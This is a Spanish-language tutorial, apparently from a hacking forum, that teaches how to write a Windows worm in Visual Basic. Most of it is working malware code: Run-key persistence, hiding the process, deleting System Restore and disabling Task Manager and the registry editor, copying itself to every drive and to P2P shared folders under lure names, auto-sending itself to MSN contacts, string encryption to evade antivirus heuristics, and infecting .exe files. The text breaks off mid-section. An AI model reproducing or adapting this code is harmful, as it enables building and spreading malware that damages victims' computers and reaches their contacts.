CREACIÓN DE WORMS EN VB

Weno, en este "mini-curso" explikare komo se hacen las propiedades basicas del los Worms. El lenguage que utilizare sera el Visual Basic, ya que es el que se utilizar de los lenguages de alto nivel (el batch no es un lenguaje de alto nivel ) Weno, aki aprendremos unas kuantas kosillas yo diria que kasi basicas en un worm.

1. Cosas basicas de un buen Malware
2. Dificultar la desinfeccion del Worm
3. Propagacion por redes P2P
4. Propagacion por MSN
5. Encriptacion Anti-Huristica de los AV's
6. Firams en el PC
7. Propagacion por e-amil (esta aun la tengo que aprender)
8. Infeccion de archivos .exe y archivos .rar
9. Sorpresitas en el code del Worm

Let's go!!!

1. Cosas basicas de un buen Malware:

Weno, la principal prioridad de un malware es pasar desapercibido, para ello existen cosas komo que no aparezca en el administrador de Taresas, que se ejekute en cada sesion...

Para que pase desapercibido del administrador debemos poner el form_load esto: App.Taskvisible = False, aunke asi muchos AV (vease NOD32) por la heuristica lo detectan como malware, en un articulo publikado por Zealot vi komo okultar el proceso inyectandolo en otro proceso (por ejemplo el Explorer.exe), pero esto es bastante dificil de comprender y tambien complicado....

Weno, con esto (y con el form invisible, para hacerlo invisible ir a las propiedades de form y en visible poner false), ya pasamos un pokito desapercibidos....

Para que nuestro "bicho" se ejekute en kada sesion se puede hacer "puramente" en VB, aunke yo por komodidad lo hago en Batch (es mucho mas corto), para hacerlo en batch tenemos que rekordar que desde el VB podemos ejekutar comandos del MS-dos haciendo esto:

Código:
```
Shell "cmd.exe /c comandodelMS-dos"
```

dicho esto pasemos a guardar nuestro pekeñin en el registro:

Código:
```
Shell "cmd.exe /c reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v
NOMBREDENUESTROVIRUS /d Rutadenuestrovirus.exe"
```

Con esto agregariamos al registro nuestro virus, en Nombredenuestrovirus se le puede poner el nombre que kieran (yo pongo algo kreible como Win32dll, Systemloaded...)

Weno tambien podriamos substituir algun archivo por nuestro virus, aunke hay algunos archivos que Windows los regenera automaticamente.

2. Dificultar la desinfeccion del Worm

En este trma trataremos principalmente de que si la victima nos detecta le resulte un pokito mas dificil nuestra eliminacion...En este apartado voy a inculir algunos codes en batch que se aplicaran en VB (el VB lo ejekutara silenciosamente). Weno, cuando el PC sufre un "ataque fuerte" Windows tiene una opcion para recuperarse del ataque volviendo a un punto en el pasado en que este ataque aun no estaba en el PC (un virus, un worm, troyano, spyware, kualkier tipo de malware). Este "punto de recuperacion" se llama Restaurar Sistema, el kual tenemos que eliminar para que la viktima no pueda borrarnos de su HD. Lo haremos con este simple kode:

Código:
```
Kill "C:\Documents and Settings\All Users\Menú
Inicio\Programas\Accesorios\Herramientas del sistema\Restaurar sistema.lnk"
```

Asi ya dejamos el PC si un "punto de apoyo" en su desinfeccion, pero veamos mas cosas, por ejemplo, una utilidad interesante seria dejarle sin su apreciado (es broma) Administrador de tareas. Para esto hacemos esto:

Código:
```
Shell "reg add hkcu\software\microsoft\windows\currentversion\policies\system /v
disabletaskmgr /t reg_dword /d ""1"" /f"
```

Esto agregara un valor en el registro que le impedira la ejecucion del Administrador de tareas. Le saldra un mensage diciendo: El Administrador a desbloqueado esta opcion (o algo por el estilo), y asi la victima se asegurara 100% de que esta infectada, pero esto no termina aqui...

Otra utilidad interesante seria bloquearle el Registro, con lo que se hace mas dificil la desinfeccion del Worm y la pripia habilitacion del Administrador de tareas. Se blokea con este kode:

Código:
```
Shell "reg add hkcu\software\microsoft\windows\currentversion\policies\system /v
disableregistrytools /t reg_dword /d ""1"" /f"
```

Ahora vienen los codigos batch (lo anterior tambien lo era, pero ahora crearemos programas batch)...

Weno, en este programita lo que hace es buscar todos los HD de la victima y nos copiara (al Worm) en todos sus HD's...

Empezamos:

Código:
```
Open "C:\Windows\System32\Winlog.bat" For Output As #1
Print #1, "@echo off"
Print #1, "If exist D:\ (Copy /y C:\Windows\System32\Worm.exe D:\Worm.exe)
Print #1, "If exist E:\ (Copy /y C:\Windows\System32\Worm.exe E:\Worm.exe)
Print #1, "If exist F:\ (Copy /y C:\Windows\System32\Worm.exe F:\Worm.exe)
Print #1, "If exist G:\ (Copy /y C:\Windows\System32\Worm.exe G:\Worm.exe)
Print #1, "If exist H:\ (Copy /y C:\Windows\System32\Worm.exe H:\Worm.exe)
Print #1, "If exist X:\ (Copy /y C:\Windows\System32\Worm.exe X:\Worm.exe)
Print #1, "If exist Y:\ (Copy /y C:\Windows\System32\Worm.exe Y:\Worm.exe)
Print #1, "If exist W:\ (Copy /y C:\Windows\System32\Worm.exe W:\Worm.exe)
Print #1, "If exist Z:\ (Copy /y C:\Windows\System32\Worm.exe Z:\Worm.exe)
Print #1, "exit"
Close #1
Shell ("C:\Windows\System32\Winlog.bat"), vbhide
```

Con este code nos copiamos en todos los HD de la victima (no los e puesto todos por no repetir mucho el mismo code, en este code sabemos donde esta el Worm)

Si no supieramos donde esta el Worm hariamos esto:

Código:
```
Filecopy App.Path & "\" & App.EXEname & ".exe" C:\Windows\System32\Worm.exe
```

de esta manera nos copiariamos en la carpeta System32

Luego podriamos agregar al registro todas esas direcciones, pero es mucho rollo...

Otra posibilidad es crear un "archivo de comprobacion"...es decir, crear un archivo que se ejekute y mire si nuestro Worm existe, si no existe que lo ejekute. El code seria asi:

Código:
```
@echo off
cls
If exist C:\Windows\System32\Worm.exe (goto fin) else (goto up)
:up
If exist D:\Worm.exe (start worm.exe && goto fin) else (goto up2)
:up2
If exist E:\Worm.exe (start Worm.exe && goto fin) else (goto up3)
:up3
If exist F:\Worm.exe (start Worm.exe && goto fin) else (goto up4)
:up4
If exist G:\Worm.exe (start Worm.exe && goto fin) else (goto up5)
...
...
...
:fin
exit
```

Este seria un ejemplo para ir ejekutando nuestro virus, pero para esto tendriamos que aber copiado el Worm en todos los HD's...

Esto lo tendriamos que agregar al registro con un buen nombre, como por ejemplo: Firewall de Windows...

Para disimularlo un poko le ponen esto: title Firewall de Windows, de esta manera si la victima vee la pantalla vera que en el titulo pone firewall de Windows y no lo cerrara...(Tambien se podria compilar con un compilador de bat's, como por ejemplo el ExeScript)

3. Propagacion por P2P

En este capitulo veremos la principal funcion de un Worm, que es la de expandirse.

Para ello podemos hacer (uno de las principales metodos de propagacion de Worms) es "infectar" la carpeta en la que comparte las cosas la victima (en el emule es Incoming, en kazaa es My Sheared folder, etc.), weno, en este Capitulo explicare komo infectar la carpeta de eMule como ejemplo, pero luego sere bueno y os dejara unas kuantas direcciones mas 

Weno, basta de teoria y mas practica  :

Para copiarnos en una carpeta tenemos que saber el nombre de la carpeta del Cliente de P2P (obviamente) y luego un pekeño code facil de Aplicar. El code lo haremos asi:

Código:
```
FileCopy App.Path & App.EXEName & ".exe", "C:\Archivos de
Programa\eMule\Incoming\Worm.exe"
```

Con esto nos copiaremos en la carpeta Incoming y ya estamos listos para que nos pillen

Pero parense a pensar, kin va a pasar un archivo de nombre Worm.exe??? nadie, verdad??

Weno, pos lo que tenemos que hacer es cambiar el nombre por uno al azar que nos guste, por ejemplo: Crack Winrar.exe

La kuestion es que podemos repetir el kode tantas veces komo keramos (me acuerdo de un Worm que se copiaba unas 100 veces todas kon nombres distintos!!!! menuda imaginacion....
)

Weno, ahora el trabajo de buscar nombres es kosa vuestra...

Si hacen la prueba veran que el archivo no se pasa a ninguna viktima ni nada de esto, y uestedes diran, me a engañado este Hendrix???

Pues nop, la kosa es que tienen que "preparar" el Worm para que sea capaz de propagarse a gusto por P2P, para ello nos descargamos una Herramienta buenisima llamada Reshack, abrimos el Worm (trankilos, no se infectaran) y luego nos vamos en donde dice Version Info, clickamos alli i nos sale un 1, clickamos y nos sale un 3082, clickamos y nos saldra una preciosa info como esta (la que os voy a pegar es la de un encriptador que Hice para encriptar el Worm, que en proximos temas os enseñare a crearlo)

```
            VALUE "CompanyName", "Hendrix"
        VALUE "ProductName", "Encriptador"
        VALUE "FileVersion", "1.00"
        VALUE "ProductVersion", "1.00"
        VALUE "InternalName", "Encriptador"
        VALUE "OriginalFilename", "Encriptador.exe"
```

Weno, lo que tenemos que hacer para que nuestra cria pueda pasearse por las redes P2P es borrarlo todo lo que puse anteriormente.

Una vez borrado vemos que arriba hay un boton que dice: compile string (o algo parecido) clickamos y ya tenemos nuestro bicho preparado para navegar, ahora solo nos falta guardarlo (File / save o save as) y ya tara apunto...Ahora si nos infectamos veremos komo la gente (desprevenida, kmo siempre) se deskarga nuestro bichito....

Weno, ademas les regalare otro tipo de Propagacion (kuyo uso no rekomiento), que es la propagacionp or diskete, si la hacemos la disketera empezara a sonar y la viktima nos pillara...

El code es este:

Código:
```
FileCopy App.Path & App.EXEName & ".exe", "A:\Worm.exe"
```


Como todos saben, el disco A es la de la disketera...

Weno, ahora les regalo la lista del P2P:

C:\Archivos de programa\Grokster\My Grokster\
C:\Archivos de programa\Morpheus\My Shared Folder\
C:\Archivos de programa\ICQ\shared files\
C:\Archivos de programa\KaZaA\My Shared Folder\
C:\Archivos de programa\KaZaA Lite\My Shared Folder\

C:\Archivos de programa\EDONKEY2000\incoming\
C:\Archivos de programa\eMule\Incoming\
C:\Archivos de programa\Filetopia3\Files\
C:\Archivos de programa\appleJuice\incoming\
C:\Archivos de programa\Gnucleus\Downloads\
C:\Archivos de programa\LimeWire\Shared\
C:\Archivos de programa\Overnet\incoming\
C:\Archivos de programa\Shareaza\Downloads\
C:\Archivos de programa\Swaptor\Download\
C:\Archivos de programa\WinMX\My Shared Folder\
C:\Archivos de programa\Tesla\Files\
C:\Archivos de programa\XoloX\Downloads\
C:\Archivos de programa\Rapigator\Share\
C:\Archivos de programa\KMD\My Shared Folder\
C:\Archivos de programa\BearShare\Shared\
C:\Archivos de programa\Direct Connect\Received Files\

4. Propagacion por MSN

Weno, llega el post que muchos estaban esperando (para mi es el mejor), kabe decir que esta info no la e escrito yoo, la a escrito Nemlin, de *****. Es decir, un "monstruo" de la programacion virica!!! 

Weno, Aki va:

Despues de varias horas quemadas frente al monitor (solo mirandolo ), logre mi objetivo. En este pequeño y humilde tutorial aprenderas como tu "programa" (para llamarlo de alguna manera) puede utilizar el MSN para reproducirse, para chatear, para emitir sus emociones, para tomar la lista de contactos y reproducirse por mail, y para lo que se te ocurra que puedas hacer con el msn. Los ejemplos aqui expuestos estan hechos en Visual Basic, pero tratare de explicar lo mejor que pueda las acciones a realizar para poder adaptar a otros lenguajes los ejemplos.

Las acciones a seguir seran las siguientes:
Crear o acceder al MSN
Tomar la lista de contactos
Crear una ventana de chat, solo con los contactos conectados
Enviar un mensaje que intime a descargarse el archivo
Enviar el archivo

Primero debemos comenzar accediendo al msn, a traves del objeto Messenger.UIAutomation. Una vez hecho esto, iriamos de contacto en contacto, llamando a una funcion con el contacto online como parametro.

VB:

```
On Error GoTo NotCompatible
Set w = CreateObject("Messenger.UIAutomation")
For Each ConTacto In w.MyContacts 'Vamos de contacto en contacto
If ConTacto.Status = 2 Then 'Si el contacto esta OnLine...
Set iMsn = w.InstantMessage(ConTacto.SigninName) 'abrimos la ventana de chat
Call SpamMsn(iMsn.hwnd) 'Esta funcion es la que hace el trabajo
Next
End If
Exit Sub
NotCompatible:
MsgBox "No tienes MSN instalado en el sistema", vbCritical, "Error"
```

End

Con InstantMessage abrimos la ventana para chatear con el contacto. Simplemente lo asignamos a una variable, porque necesitamos saber el handle de esa ventana para poder continuar.
La funcion a la que se llama es la siguiente:

```
Private Sub SpamMsn(ByVal mHwnd)
On Error Resume Next
Dim l As Long, spam As String

l = FindWindowEx(mHwnd, 0, "DirectUIHWND", vbNullString) 'Buscamos esa clase dentro de la ventana
If l = 0 Then Exit Sub 'Si no es asi, nos vamos al carajo
Call SendText(l, "***** Screen saber") 'Mensaje a enviar
EnviarFile App.Path & "\" & App.EXEName & ".exe", l 'Archivo a enviar
End Sub
```

Bien, empezemos con lo dificil. Primero la funcion para enviar texto. A esta funcion le tenemos que pasa el handle de la ventana de chat y el texto a enviar. Usaremos las APIs siguientes:
GetForegroundWindow
SetForegroundWindow
PostMessage

Para escribir en la ventana de chat, debemos darle el foco a la ventana. Para esto usare la funcion SetForegroundWindow. Lo primero que haremos es crear un bucle, que establezca el foco a la ventana, y hasta que esa ventana tenga el foco no termine. ¿Por que hacemos esto? Simplemente porque windows (no me pregunten porque) no le da el foco a la primera vez que se llama la funcion. Por esto, creamos el bucle y nos aseguramos de que la ventana tendra el foco. Una vez hecho esto, con PostMessage enviamos tecla por tecla, y asi escribrimos el mensaje entero. Luego enviamos un Enter, y asi se manda el mensaje. La funcion es la siguiente:

```
Public Sub SendText(pIMWindow As Long, sText As String)
Dim hDirectUI As Long, hPrevWnd As Long
Dim i As Integer
hDirectUI = pIMWindow
Do
Call SetForegroundWindow(hDirectUI)
Loop Until GetForegroundWindow = hDirectUI
For i = 1 To Len(sText)
Call PostMessage(hDirectUI, WM_CHAR, Asc(Mid(sText, i, 1)), 0&)
Next i
Call PostMessage(hDirectUI, WM_KEYDOWN, VK_RETURN, 0&)
Call PostMessage(hDirectUI, WM_KEYUP, VK_RETURN, 0&)
End Sub
```

Enviando el archivo...
Bueno, esto es mas dificil que lo anterior (mentira).
Aqui, tendremos que mandar un comando a la ventana padre del chat. El comando es 40275. Simplemente lo mandamos con PostMessage, y para detectar la ventana padre, usaremos la Api GetWindowLong(hWnd, GWL_HWNDPARENT). hWnd corresponde al handle de la ventana del chat. Una vez enviado el comando, aparecera por arte de magia la clasica ventanita de "enviar archivo", el cual nos permitira continuar con nuestra obra del mal. Ahora, en windows 98 la cosa se hace mucho mas facil, pero como hay que adaptar todo a windoze XP, tonces debemos buscar esa ventanita entre todas las abiertas. ¿Como? con un bucle que vaya de ventana en ventana, y pare cuando el titulo sea 'Enviar' (para MSN en Español), y 'Send' (para MSN en Ingles). Esto se puede hacer con la API GetWindow, aunque se puede hacer con otras funciones

mas eficientes. Queda a gusto del programador.
Una vez encontrada la santa ventana de enviar archivo, debemos enviar a la casilla 'Nombre de Archivo' la ruta del fichero a enviar. En win98 esa casilla corresponde a la clase "Edit", por lo que es facil buscar el handle. Con FindWindowEx(X, 0, "Edit", vbNullString) ya tenemos el handle de la casilla y con SendMessageByString, enviamos la ruta. PERO EN WIN XP ES DIFERENTE. El casillero es una clase "ComboBox", dentro de otra clase "ComboBoxEx32", por lo que hay que verificar que el primer metodo no nos devuelva 0. Si nos devuelve 0, buscamos esas dos clases y listo, tenemos el handle de la casilla de texto. Enviamos la ruta del archivo. Enviamos un Enter, y listo!

Bueno, he aqui la funcion:

```
Public Function EnviarFile(ByVal DirPath As String, hwn As Long) As Boolean
Dim X As Long
Dim Edit As Long
Dim ParentHWnd As Long
Dim hWndText As String
Dim t As Single

Call PostMessage(GetWindowLong(hwn, GWL_HWNDPARENT), WM_COMMAND, 40275, 0)
DoEvents
X = GetWindow(GetDesktopWindow(), GW_CHILD)
hWndText = fWindowText(X)
t = Timer
Do Until (InStr(hWndText, "Enviar") <> 0 Or (InStr(hWndText, "Send") <> 0)
X = GetWindow(X, GW_HWNDNEXT)
hWndText = fWindowText(X)
If Format(Timer - t, "0.00") > 5 Then GoTo FIN
Loop
Edit = FindWindowEx(X, 0, "Edit", vbNullString)
If Edit = 0 Then
Edit = FindWindowEx(X, 0, "ComboBoxEx32", vbNullString)
Edit = FindWindowEx(Edit, 0, "ComboBox", vbNullString)
End If
If Edit = 0 Then Exit Function
Call SendMessageByString(Edit, WM_SETTEXT, 0, DirPath)
Call PostMessage(Edit, WM_KEYDOWN, VK_RETURN, 0&)
Call PostMessage(Edit, WM_KEYUP, VK_RETURN, 0&)
EnviarFile = True
FIN:
End Function
```

Declaraciones de Apis y Constantes utilizadas:

```
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long,
ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Declare Function PostMessage Lib "user32" Alias "PostMessageA" (ByVal hwnd As Long,
ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
Public Declare Function FindWindowEx Lib "user32" Alias "FindWindowExA" (ByVal hWnd1 As
Long, ByVal hWnd2 As Long, ByVal lpsz1 As String, ByVal lpsz2 As String) As Long
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As
String, ByVal lpWindowName As String) As Long
Public Declare Function SendMessageByString Lib "user32" Alias "SendMessageA" (ByVal hwnd
As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As String) As Long
Public Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As
Long, ByVal nIndex As Long) As Long
Public Declare Function GetForegroundWindow Lib "user32" () As Long
Public Declare Function SetForegroundWindow Lib "user32" (ByVal hwnd As Long) As Long
Public Declare Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA"
```

```
(ByVal hwnd As Long) As Long
Public Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
Public Declare Function GetDesktopWindow Lib "user32" () As Long
Public Declare Function GetWindow Lib "user32" (ByVal hwnd As Long, ByVal wFlag As Long) As Long
Public Declare Function ShowWindow Lib "user32" (ByVal hwnd As Long, ByVal nCmdShow As Long) As Long

Private Const GW_HWNDFIRST = 0&
Private Const GW_HWNDNEXT = 2&
Private Const GW_CHILD = 5&
Public Const GWL_HWNDPARENT = (-8)
Public Const WM_SETTEXT = &HC
Public Const WM_GETTEXT = &HD
Public Const WM_GETTEXTLENGTH = &HE
Public Const WM_KEYDOWN = &H100
Public Const WM_KEYUP = &H101
Public Const WM_CHAR = &H102
Public Const WM_COMMAND = &H111
Public Const VK_RETURN = &HD
```

5. Encriptacion Anti-Huristica de los AV's

Weno, en este Capitulo aprendremos a encriptar las strings para que los AV's con Heuristica (El NOD32) no nos detecten nuestro Bichito.

Weno, para empezar yo me hice un Programa bastante util que lo que hace es encriptarte lo que kieres enkriptar en el Worm, ahora os pondre el Code de este programa:

Código:

```
Weno, para crearlo necesitamos 2 Textbos (uno para la frase encriptada y otro
para la frase desencriptada) y 3 CommandButtons (uno para encriptar, otro para
desencriptar y otro para salir del programa)

Public Function q(j)
On Error Resume Next
For R = 1 To Len(j)
q = q & Chr(Asc(Mid(j, R, 1)) + 14)
Next
End Function

Public Function des(p)
On Error Resume Next
For R = 1 To Len(p)
des = des & Chr(Asc(Mid(p, R, 1)) - 14)
Next
End Function
Private Sub Command1_Click()
Text2.Text = q(Text1.Text)
Text1.Text = ""
End Sub

Private Sub Command2_Click()
Text1.Text = des(Text2.Text)
Text2.Text = ""
End Sub

Private Sub Command3_Click()
End
End Sub
```

Weno, una vez compilado esto ya disponemos de una buena herramienta de Encriptacion, ahora solo tenemos que decidir que encriptar...

Pero antes, en el Worm tenemos que definir una funcion para que desenkripte los datos que le pasaremos encriptados.

Sera esta funcion:

Código:
```
Public Function des(p)
On Error Resume Next
For R = 1 To Len(p)
des = des & Chr(Asc(Mid(p, R, 1)) - 14)
Next
End Function
```

Weno, ahora por ejemplo, si nuestro Worm se tiene que copiar en el Emule ariamos esto:

en el programa encriptador pondriamos en el Textbox1 esto:

C:\Archivos de Programa\eMule\Incoming\Worm.exe

presionariamos en Encriptar y nos mostraria el resultado en el Textbox2, luego al resultados le hacemos un Copy y lo pegamos en nuestro Wrom así:

FileCopy App.Path & App.EXEName & ".exe", q("Mensaje del textbox")

Y esto kuando lo ejekutemos nos desencriptaria la llave y nos copiaria el Worm en el eMule...

Esto por ejemplo, sirve bastante para agregarlo al registro, porke el NOD32 lo pilla si se intenta copiar al registro...

Weno, que sepan que esta forma de encriptacion es MUY SIMPLE, que hay muchisimas de mejores y mas dificiles de desencriptar, pero kreo que kon esto eskivamos el NOD32, pero klaro, en el ejemplo puse:

Código:
```
q = q & Chr(Asc(Mid(j, R, 1)) + 14)
```

y este + 14 lo pueden cambiar por kualkier nº, pero kuidado de que no sea muy grande el nº, porke si sobrepasa el nº de caracteres ASCII saldra error....

Weno, Capitulo importante pero corto....

Lo mas importante de este Capitulo es la Herramienta de encriptacion...

Luego al terminio de este Curso les puedo decir komo encriptar el Worm dentro de un Kode (Echo y preparado en VB) y luego soltarlo en el PC y desenkriptarlo....

6. Firmas en el PC

Weno, este Capitulo es bastante cortito, consiste en hacer unos cuantos cambios para "marcar" el PC y que sepan que les empos infectado.

Hay dos maneras de dejar Firmas: Una es que la viktima lopueda ver, y otra es que la viktima no lo vea (Esta ultima sirve para que el Worm sepa que emos infectado a la viktima, solo sirve para esto)

Weno, explicare la segunda que es la mas kortita y dspues seguiremos kon la primera:

Para marcar el PC así lo ideal es crear un archivo en el directorio System32 (que es de los mas ocultos) y darle un nombre wapo al archivo (que sea falso, klaro).

Por ejemplo podemos hacer esto:

Código:
```
Open "C:\Windows|System32\System32.txt" For Output As #1
Print #1 , "Nombredenuestrovirus"
Close #1
```

Wen,o kon esto si nuestro Worm detecta este archivo sabra que ya a sido infectado.

Ahora explikare la forma en que la viktiima vera que esta infectada:

Existen infinidad de maneras pero pondr esta:

Cambiar la direccion del IE de inicio por el nombre de nuestro virus:

Código:
```
Set Worm = CreateObject("WScript.Shell")
Worm.RegWrite
("HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page"), "NOMBREDELVIRUS
```

Poner una frase en las propiedades de Mi PC:

Código:
```
Set firma = CreateObject("WScript.Shell")
firma.RegWrite ("HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\RegisteredOrganization"), "Hendrix"
```

Código:
```
Set firma = CreateObject("WScript.Shell")
firma.RegWrite ("HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\RegisteredOwner"), "Hackeador por:"
```

Weno, otras cosas (que no me da tiempo a explikar pero que en el Tema de Sorpresas lo puedo expliakr) es que kunado la viktima hable por msn le envie frases a la viktma, se le kambie el nik...etc.

8. Infeccion de Archivos .exe y archivos .rar

Weno, en este tema explikare kono infectar archivos .exe, luego explikare kono infectar archivos .rar y en la seccion de Sorpresas pondre komo infectar archivos .doc y la propagacion por LAN (ojo, esta propagacion es muy simple, es mas dificil pensar este metodo que hacerlo, en mi instituto funciona, en otras LAN no se, eso depende...)

Weno, empecemos:

Infeccion de archivos .exe:

Parte de este manual lo sacare de un Manual que a escrito Override, que puesto que esta muy bien, aprovecharemos su trabajo.

Bueno, para copiarnos en un archivo .exe tenemos que saber algo fundamenta, y este es el tamaño de nuestro Worm. Para saberlo lo que tenemos que hacer es kompilarlo (es decir, pasarlo a exe) y damos klik derecho, damos en propiedades y nos salda el tamaño de nuestro Worm (esta dentro de parentesis), lo kopiamos a nuestro Worm (le kitamos el punto que hay

entre los numeros) y ya tenemos su Tamaño (atencion, el Worm tiene que estar terminado para podrer ver su tamaño ) Weno, una vez tenemos seto podemos hacer esto:

Código:
```
Dim tamworm As String
tamworm = Space (XXXX)
```

tenemos que substituri las XXX por el numero que nos dio las propiedades.

Ahora que ya tenemos el espacio de nuestro Worm tenemos que sacar el escapio del archivo a infectar. Para ello hacemos esto:

Código:
```
Dim tamarchivo As String
Open "C:\archivo.exe" For Binary As #1
tamarchivo = Space (LOF(1))
Get #1, , tamarchivo
Close #1
```

Weno, ahora ya tenemos en tamarchivo el tamaño del archivo que keremos infectar y en tamworm el tamaño de nuestro Worm. Ahora lo que tenemos que hacer es juntarlos todos y poner una pekeña "firnma" para que el Worm sepa que este archivo ya esta infectado.

Weno, ahora pasemos a la accion, pondre el code y lo explikare a medida que lo ponga:
Para aligerar el trabajo podemos crear una funcion que nos infecte el archivo kon solo pasarle el nombre. Para hacer esta funcion pondremos esto: (Sacado del manual de Override)

```
Const VSC = 20480
```

Constante, tamaño del virus al ser compilado.

```
Function Infect_Exe(szFile As String) As Boolean
Dim szBuffer As String
Dim szVirus As String
Open szFile For Binary Access Read As #1
szBuffer = Space(LOF(1))
Get #1, , szBuffer
Close #1
```

Abrimos el fichero a infectar y lo leemos completamente LOF(1) almacenamos los datos en szBuffer

```
If (Right(szBuffer, 2) <> "vx") Then
```

Obtenemos los 2 ultimos bytes y comparamos con la marca de infeccion viral, si el fichero no está infectado continuamos.

```
MsgBox "Fichero no infectado! vamos a infectarlo!", vbInformation, "Infectar fichero
Open App.Path + "\" + App.EXEName + ".exe" For Binary Access Read As #2
szVirus = Space(VSC)
Get #2, , szVirus
Close #2
```

Abrimos el virus (el fichero actual que se está ejecutando) y leemos los primeros 20480 Bytes, que es el tamaño total del virus despues de ser compilado Ojo con esta constante "VSC"

```
Open szFile For Binary Access Write As #3
Put #3, , szVirus
Put #3, , szBuffer
Put #3, , "vx" 'Infection Mark
Close #3
```

Abrimos el fichero host y escribimos los datos.

```
Else
MsgBox "Lo siento el fichero ya está infectado", vbCritical, "Fichero infectado!"

End If

End Function
```

```
Private Sub Form_Load()
Infect_Exe ("Goat.exe")
End Sub
```

Llamando a la función pasandome como parametro un fichero exe a infectar. :]

Weno, kon esto keda bastante klaro....

Seguimos.

Weno, ya tenemos un fichero infectado, pero esto no se va a ejekutar asi komo asi, tenemos que regenerar el host (el archivo en el cual nos inyectamos):

Ejecución.
Para ésta ocasión, necesitaremos el uso de dos API para poder ejecutar el fichero las cuales son: CreateProcess y WaitForSingleObject (no explicaré aquí qué es una API, asumo que traes esos conocimientos y si no, www.google.com ya que no es el objetivo de éste texto)

Sus prototipos:

Public Declare Function WaitForSingleObject Lib "kernel32" (ByVal hHandle As Long, ByVal

dwMilliseconds As Long) As Long

Public Declare Function CreateProcess Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As SECURITY_ATTRIBUTES, lpThreadAttributes As SECURITY_ATTRIBUTES, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long

También necesitaremos declarar dos estructuras y una constante en el modulo que son: Startupinfo, Process Information y Normal_priority_class respectivamente.

```
Public Type STARTUPINFO
        cb As Long
        lpReserved As String
        lpDesktop As String
        lpTitle As String
        dwX As Long
        dwY As Long
        dwXSize As Long
        dwYSize As Long
        dwXCountChars As Long
        dwYCountChars As Long
        dwFillAttribute As Long
        dwFlags As Long
        wShowWindow As Integer
        cbReserved2 As Integer
        lpReserved2 As Long
        hStdInput As Long
        hStdOutput As Long
        hStdError As Long
End Type

Public Type PROCESS_INFORMATION
        hProcess As Long
        hThread As Long
        dwProcessId As Long
        dwThreadId As Long
End Type

Public Const NORMAL_PRIORITY_CLASS = &H20
```

Crearemos un modulo en el proyecto y colocaremos esas declaraciones! con eso ya podemos usar las APIs desde cualquier form.

Weno, esto esta sacado del manual de Override.

Os dejare otra imagen de Override, que komo e dicho, lo explika fenomenal (Si lees esto Override, un Saludo y felicitaciones!!!!)

```
Function Regenera_host()
Dim szBuffer As String       ' Buffer donde se almacenará el Host
Dim szVirus As String        ' Buffer donde almacenaremos al virus
Dim SI As STARTUPINFO         'estructura Startupinfo
Dim PI As PROCESS_INFORMATION 'estructura security attributes

Open App.Path + "\" + App.EXEName + ".exe" For Binary Access Read As #1
szVirus = Space(VSC)
szBuffer = Space(LOF(1) - VSC) ' Tamaño total - tamaño virus = tamaño del Host
Get #1, , szVirus     Abrimos el código viral
Get #1, , szBuffer    y calculamos el tamaño del host
Close #1              con (LOF(1) - VSC)

Open "fichero.exe" For Binary Access Write As #2
Put #2, , szBuffer
Close #2              Escribimos el nuevo fichero.exe que es temporal

CreateProcessA "fichero.exe", Command(), 0&, 0&, 1&, NORMAL_PRIORITY_CLASS, 0&, 0&, SI, PI
                                  Lo ejecutamos mediante CreateProcessA,
WaitForSingleObject PI.hProcess, 0 y esperamos a que finalice con WaitForSingle...
Kill "fichero.exe"                 para luego eliminarlo
End Function
```

Y aki komo buscar ficheros con VB (trambien de Override):

Búsqueda de ficheros mediante APIs (FindFirstFile – FindNextFile - FindClose)

FindFirstFile, se le pasan dos argumentos, el primero es un puntero string al fichero a buscar, y el segundo es un puntero a una estructura WIN32_FIND_DATA, FindNextFile como bien su nombre lo indica es para buscar el siguiente fichero especificado, los parámetros que se le pasan son el handle de findfirstfile y un puntero a la estructura antes mencionada, y por último tenemos a FindClose que se le pasa un solo argumento y es el handle de findfirstfile para ya terminar con la búsqueda de ficheros.

Declaraciones:

```
Public Type WIN32_FIND_DATA
        dwFileAttributes As Long
        ftCreationTime As FILETIME
        ftLastAccessTime As FILETIME
        ftLastWriteTime As FILETIME
        nFileSizeHigh As Long
        nFileSizeLow As Long
        dwReserved0 As Long
        dwReserved1 As Long
        cFileName As String * MAX_PATH
        cAlternate As String * 14
End Type
```

```
Public Declare Function FindFirstFile Lib "kernel32" Alias "FindFirstFileA" (ByVal lpFileName As String, lpFindFileData As WIN32_FIND_DATA) As Long

Public Declare Function FindNextFile Lib "kernel32" Alias "FindNextFileA" (ByVal hFindFile As Long, lpFindFileData As WIN32_FIND_DATA) As Long

Public Declare Function FindClose Lib "kernel32" Alias "FindClose" (ByVal hFindFile As Long) As Long
```

Como siempre estas declaraciones publicas irán en el modulo del proyecto

```
Sub search_host()
Dim W32FIND As WIN32_FIND_DATA
Dim hFindExe As Long
hFindExe = FindFirstFile("*.exe", W32FIND)
Infect_Exe W32FIND.cFileName          'Infectamos el fichero.
While FindNextFile(hFindExe, W32FIND)
Infect_Exe W32FIND.cFileName 'Infectamos el fichero.
Wend
End Sub
```

Weno, pasemos a los archivos .rar

Infeccion de archivos .rar:

Weno para esto que mejor que poner un texto de ***** explikando esto???

Les dejo un Texto escrito por Morusa que lo explika perfectamente...(Siento no poderlo escribir yo, falta de tiempo... )

**-Infección de Zip's

